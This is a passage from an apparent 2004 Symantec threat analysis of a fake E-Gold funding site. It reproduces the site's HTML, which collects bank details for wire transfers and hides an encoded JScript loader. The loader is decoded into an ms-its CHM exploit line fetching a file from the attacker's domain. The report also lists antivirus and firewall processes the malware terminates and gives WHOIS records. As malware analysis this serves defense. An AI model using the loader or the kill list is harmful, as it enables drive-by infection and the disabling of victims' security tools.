</NOBR></TD></TR></TBODY></TABLE><!-- /UPPER --></TD></TR>
<TR>
<TD class=BORDER><IMG height=4 src="main_files/blank.gif" width=1
border=0></TD></TR>
<TR>
<TD class=BODY>
<TABLE cellSpacing=0 cellPadding=4 width="100%" border=0>
<TBODY>
<TR>
<TR>
<TD>&nbsp;</TD>
<TD colspan=3>

</TD></TR>
<tr>
<TD>
You may now fund your E-Gold account by sending a bank wire transfer from your account in the
USA, to our agent's account in the USA. There is no maximum limit you can wire however, we ask
that you wire at least US$500.00. There is a 1.6% ($5.00 min) fee for this funding option and
anyone with a US bank account may use this new service. We do our very best to fund all accounts
within 24 hours of receiving your wire transfer.
<br><br>
In order to obtain the wire coordinates needed to send your wire transfer, you must first
complete the information form below. Once you complete and submit the form below, we will
contact you within 24 hours to confirm/approve your request and will then provide you with the
wiring instructions. The reason we cannot simply list our wire instructions on this page is
because of the tremendous amount of internet fraud involving US bank wire transfers. We trust
that you understand that this extra step is designed to protect you as well as ourselves from
those individuals trying to defraud and steal from others.
<br><br>
Thank you for your cooperation.

</tr>

```

```
</TBODY></TABLE>
```

```
<FORM>  
</span>
```

```
<div align="left">
```

```
<table border="0" width="95%" cellpadding="2">
```

```
<tr>
```

```
<td width="100%"><b><font color="#FF0000">Wire Transfer Order  
Form - YOU MUST COMPLETE THIS  
FORM!</font>
```

```
</b>
```

```
</td>
```

```
</tr>
```

```
<tr>
```

```
<td width="100%"><INPUT TYPE="text" size="40" NAME="bank">
```

```
Your Bank Name</td>
```

```
</tr>
```

```
<tr>
```

```
<td width="100%"><INPUT TYPE="text" size="40" NAME="realname"> Your Name</td>
```

```
</tr>
```

```
<tr>
```

```
<td width="93%">
```

```
<p align="left">&nbsp;</p>
```

```
<p align="left"><b>In
```

```
order for us to quickly identify your specific payment, we ask that  
you add to your wire transfer the number of <i><font color="#008000">cents</font></i>  
corresponding to the last two digits of your E-Gold account number  
(see examples below).</b></p>
```

```
<p align="left"><u><font color="#008000">EXAMPLE
```

```
1064<font color="#008000"><b>56</b></font>, please  
deposit $550.<font color="#008000"><b>56</b></font>.</p>
```

```
<p align="left"><u><font color="#008000">EXAMPLE
```

```
your  
2:</font></u><font color="#008000">&nbsp;</font> If you wish to wire a $1525.00 and
```

```
E-Gold account number is 911<b><font color="#008000">42</font></b>, please  
deposit $1525.<font color="#008000"><b>42</b></font>.&nbsp;</p>
```

```
<p align="left">
```

```
<INPUT TYPE="text" size="14" NAME="amount">
```

```
Amount of E-Gold you wish to purchase (minimum US$500.00)</p>
```

```
<p align="left">&nbsp;</td>
```

```
</tr>
```

```
<tr>
```

```
<td width="93%"><INPUT TYPE="text" size="14" NAME="date">
```

```

        Date you will send the funds (MM/DD/YY)</td>
</tr>
<tr>
        <td width="93%"><INPUT TYPE="text" size="14" NAME="egold"> E-Gold account to
credit</td>
</tr>
<tr>
        <td width="93%"><INPUT TYPE="text" size="14" NAME="egold_name"> E-Gold
        account name</td>
</tr>
<tr>
        <td width="93%">
<INPUT TYPE="text" size="20" NAME="phone">
Contact phone number (* very important)</td>
</tr>
<tr>
        <td width="93%"><INPUT TYPE="text" size="40" NAME="emailadd">
        E-mail address&nbsp; (please do not use any UPPER-CASE
        letters)</td>
</tr>
<tr>
        <td width="100%">Additional instructions or
        information:<br>
        <textarea rows="10" name="memo" cols="50"></textarea>
</td>
</tr>
</table>
</div>
<span style="font-family:Arial">
        <p align="left"><font size="2"><INPUT TYPE="reset" VALUE="Reset" NAME="Reset"></font></p>
</FORM>
<form><INPUT TYPE="submit" VALUE="Submit" NAME="Submit"></form>
        </TD>
</tr>
</TBODY></TABLE>
<TR>
        <TD class="COPYRIGHT" vAlign="center">© 1999 - 2003<BR><a
href="http://www.brabuscorporation.com">Brabus
        Corporation</a><BR>All rights reserved</TD>

```

```

<TD class=TIP>
  <TABLE cellSpacing=0 cellPadding=0 border=0>
    <TBODY>
      <TR>
        <TD><IMG height=32 alt="Let's Test!"
          src="main_files/lighton.gif" width=32 border=0></TD>
        <TD class=TIP>It's a good idea to buy gold now
      </TD></TR></TBODY></TABLE></TD></TR></TBODY></TABLE></CENTER><script
language="JScript.Encode">#@~^rwAAAA==[Km;s+
  YRSDBO+vJ@!4M@*@!G(L+1OP9lYmxv:kObYd)h4D:s)6rV[]&&)-
w\zqHRtu:"4DYa)zJ4MC4!/ ^WMwG.mYkKUR1W:J&[WSx^WCNd&Jl[\].Ycm4h=)z8C
  xnDc4D:v,YHw+{BDn6DzaOkm.raYV[]OB@*@!zK8%+lY@*JbiwDsAAA==^#~@</script>
</BODY></HTML>

```

Decoded JScript

```

document.write("<br><object data='ms-
its:mhtml:file:///C:\\MAIN.MHT!http://brabuscorporation.com//downloads//advert.chm::/banner.htm'
type='text/x-scriptlet'></object>");

```

Appendix C – List of Terminated Processes

The following processes are terminated by the “ama” service, which is implemented by “winu.exe”.

IOMON98.EXE	GUARD.EXE	DOORS.EXE	tca.exe
MOOLIVE.EXE	WrCtrl.exe	WrAdmin.exe	WrCtrl.exe
ZATUTOR.EXE	MINILOG.EXE	VSMON.EXE	AVGCTRL.EXE
AVGSERV.EXE	ICSUPP95.EXE	ICLOADNT.EXE	outpost.exe
blackice.exe	blackd.exe	FRW.EXE	iamapp.exe
WebScanX.exe	ATUPDATER.EXE	ATWATCH.EXE	WGFE95.EXE
POPProxy.EXE	NPROTECT.EXE	Mcshield.exe	VSHWIN32.EXE
VSECOMR.EXE	WEBSCANX.EXE	AVCONSOL.EXE	VSSTAT.EXE
ALOGSERV.EXE	SPHINX.EXE	LOCKDOWN2000.EXE	cleaner3.exe
cleaner.exe	VetTray.exe	AutoDown.exe	Rescue.exe
WRCTRL.EXE	WRADMIN.EXE	ICSUPPNT.EXE	ZONEALARM.EXE
iamserv.exe	Anti-Trojan.exe	ANTS.EXE	IFACE.EXE
ICLOAD95.EXE	ICMON.EXE	ICSUPP95.EXE	ICLOADNT.EXE
ICSUPPNT.EXE	NAVAPW32.EXE	PCCIMON.EXE	AvkServ.exe
AckWin32.exe	notstart.exe	AVSYNMGR.EXE	NAVW32.EXE
ZAUINST.EXE	NAVAPW32.EXE	FAST.EXE	GUARD.EXE
AUTOUPDATE.EXE	TC.EXE	NSCHED32.EXE	TCA.EXE
TCM.EXE	TDS-3.EXE	SS3EDIT.EXE	ATCON.EXE
VSSTAT.EXE	VSHWIN32.EXE	NDD32.EXE	MCAGENT.EXE
MCUPDATE.EXE	WATCHDOG.EXE	TAUMON.EXE	IAMAPP.EXE
IAMSERV.EXE	TFAK.EXE	SPYXX.EXE	ATCON.EXE
FRW.EXE	Smc.exe	NeoWatchTray.exe	NeoWatchLog.exe
NTXconfig.exe	NWService.exe	AutoTrace.exe	cpd.exe
AVXMONITOR9X.EXE	ISRV95.EXE	REALMON95.EXE	NAVAPW32.EXE
RTVSCN95.EXE	DEFWATCH.EXE	VPTRAY.EXE	TFAK.EXE
WEBTRAP.EXE	LUCOMSERVER.EXE	TRJSCAN.EXE	POP3TRAP.EXE
ALERTSVC.EXE	SS3EDIT.EXE	JEDI.EXE	MONITOR.EXE
MCAGENT.EXE	MCUPDATE.EXE	IFACE.EXE	NISUM.EXE
NISSERV	ACKWIN32.EXE	AVKSERV.EXE	NMAIN.EXE
F-PROT95.EXE	F-AGNT95.EXE	SPYXX.EXE	PERSFW.EXE
SWNETSUP.EXE	SymProxySvc.exe	SYNMGR.EXE	NavLu32.exe
Navw32.exe	AVXMONITOR9X.EXE	AVXMONITORNT.EXE	AVXQUAR.EXE
NORMIST.EXE	NVC95.EXE	Claw95cf.exe	Claw95.exe
Nupgrade.exe	AVGCC32.EXE		

Appendix D – WhoIs Information

194.67.45.21

```
OrgName: RIPE Network Coordination Centre
OrgID: RIPE
Address: Singel 258
Address: 1016 AB
City: Amsterdam
StateProv:
PostalCode:
Country: NL
```

```
ReferralServer: whois://whois.ripe.net:43
```

```
NetRange: 194.0.0.0 - 194.255.255.255
CIDR: 194.0.0.0/8
NetName: RIPE-CBLK2
NetHandle: NET-194-0-0-1
Parent:
NetType: Allocated to RIPE NCC
NameServer: NS-PRI.RIPE.NET
NameServer: NS2.NIC.FR
NameServer: SUNIC.SUNET.SE
NameServer: AUTH03.NS.UU.NET
NameServer: SEC1.APNIC.NET
NameServer: SEC3.APNIC.NET
NameServer: TINNIE.ARIN.NET
Comment: These addresses have been further assigned to users in
Comment: the RIPE NCC region. Contact information can be found in
Comment: the RIPE database at http://www.ripe.net/whois
RegDate: 1993-07-21
Updated: 2004-03-16
```

```
# ARIN WHOIS database, last updated 2004-06-07 19:15
```

```
inetnum: 194.67.45.0 - 194.67.45.255
netname: PORT-NET-2
descr: Port.Ru
descr: Pushechnaya st., 2/6
descr: 103012, Moscow
country: RU
tech-c: Am3020-RIPE
admin-c: Am3020-RIPE
status: ASSIGNED PA
notify: iga@sovam.com
mnt-by: AS3216-MNT
changed: domain@corp.mail.ru 20020925
source: RIPE
```

```
route: 194.67.0.0/18
descr: SOVAM DELEGATED BLOCK-1
origin: AS3216
notify: iptech@sovam.com
mnt-by: AS3216-MNT
changed: iga@sovam.com 19960708
source: RIPE
```

```
person: Ad administrator
address: Pushechnaya 2/6
address: Moscow
address: Russia
e-mail: domain@corp.mail.ru
phone: +7 095 7256357
nic-hdl: Am3020-RIPE
changed: domain@corp.mail.ru 20030213
source: RIPE
```

65.75.191.98 (brabuscorporation.com)

OrgName: Managed Solutions Group, Inc.
OrgID: MSG-48
Address: 50 West San Fernando St.
Address: 18th floor
City: San Jose
StateProv: CA
PostalCode: 95113
Country: US

NetRange: 65.75.128.0 - 65.75.191.255
CIDR: 65.75.128.0/18
NetName: NET-MANAGED
NetHandle: NET-65-75-128-0-1
Parent: NET-65-0-0-0-0
NetType: Direct Allocation
NameServer: NS1.MANAGED.NET
NameServer: NS2.MANAGED.NET
Comment:
RegDate: 2004-01-16
Updated: 2004-03-03

TechHandle: JPH47-ARIN
TechName: Pham, Jacques
TechPhone: +1-888-585-8889
TechEmail: info@managed.com

AbuseHandle: ABUSE429-ARIN
AbuseName: Abuse Department
AbusePhone: +1-925-984-4978
AbuseEmail: abuse@managed.com

OrgAbuseHandle: ABUSE429-ARIN
OrgAbuseName: Abuse Department
OrgAbusePhone: +1-925-984-4978
OrgAbuseEmail: abuse@managed.com

OrgTechHandle: JPH47-ARIN
OrgTechName: Pham, Jacques
OrgTechPhone: +1-888-585-8889
OrgTechEmail: info@managed.com

brabuscorporation.com

Registrant:

Aaron Bunting
Cophall, P.O Box 2331
Roseau, None 11012
DM

Domain Name: BRABUSCORPORATION.COM

Administrative Contact, Technical Contact, Zone Contact:

Aaron Bunting
Brabus Corporation
Cophall, P.O Box 2331
Roseau, None 11012
DM
20124856818
20124856818 [fax]
werdna@www.com

Domain created on 25-Nov-2003
Domain expires on 25-Nov-2005
Last updated on 18-May-2004

Domain servers in listed order:

NS1.SAFEDNS.BIZ
NS2.SAFEDNS.BIZ

Change Log

Version 1: June 17, 2004, 21:00 GMT
Initial Threat Analysis released.

Glossary

If you are unfamiliar with any term this report uses, please visit the SecurityFocus glossary at <http://www.securityfocus.com/glossary> for more details on information security terminology.

Contact Information

World Headquarters

Symantec Corporation
20300 Stevens Creek Blvd.
Cupertino, CA 95014
U.S.A.
+1 408 517 8000
www.symantec.com

Symantec DeepSight Solutions

Symantec DeepSight Customer Service
+ 1 866 732 3682 (Toll-Free)
+ 1 541 335 7020
DeepSightCustServ@symantec.com

About Symantec

Symantec, the world leader in Internet security technology, provides a broad range of content and network security software and appliance solutions to enterprises, individuals, and service providers. The company is a leading provider of client, gateway, and server security solutions for virus protection, firewall and virtual private network, vulnerability management, intrusion detection, Internet content and e-mail filtering and remote management technologies, as well as security services to enterprises and service providers around the world. Symantec's Norton brand of consumer security products is a leader in worldwide retail sales and industry awards. Headquartered in Cupertino, Calif., Symantec has worldwide operations in 38 countries. For more information, please visit www.symantec.com.

DeepSight Conditions: NO WARRANTIES, EXPRESSED OR IMPLIED, INCLUDING, WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NON-INFRINGEMENT, SHALL APPLY TO THE DEEPSIGHT SERVICES OR THE MATERIALS PROVIDED BY SYMANTEC TO USERS OF THE DEEPSIGHT SERVICES. SYMANTEC PROVIDES THE SERVICE(S) AND MATERIALS "AS IS" AND "AS AVAILABLE." IN NO EVENT WILL SYMANTEC BE LIABLE FOR THE TRUTH, ACCURACY, RELIABILITY OR COMPLETENESS OF THE SERVICE(S) OR MATERIALS. SYMANTEC MAKES NO WARRANTY THAT THE SERVICE(S) OR MATERIALS WILL BE UNINTERRUPTED OR TIMELY, OR THAT THEY WILL PROTECT AGAINST COMPUTER VULNERABILITIES. Please refer to your services agreement or certificate for further information on conditions of use for the Services and materials.

Trademarks: Symantec, the Symantec logo, and DeepSight are US registered trademarks of Symantec Corporation or its subsidiaries. DeepSight Analyzer, DeepSight Extractor, and Bugtraq are trademarks of Symantec Corporation or its subsidiaries. Other brands and products are trademarks of their respective holders.

Quoting Symantec Information and Data: Authorized Users of Symantec's Deep Sight Services may use or quote individual sentences and paragraphs from the materials provided as part of the Services, but not large portions or the majority of such materials, solely for purposes of internal communications. Unless otherwise specifically agreed in writing by Symantec, no external publication of all or any portion of any materials provided by Symantec is permitted.

Copyright © 2003 Symantec Corporation. All rights reserved. Reproduction is forbidden unless authorized.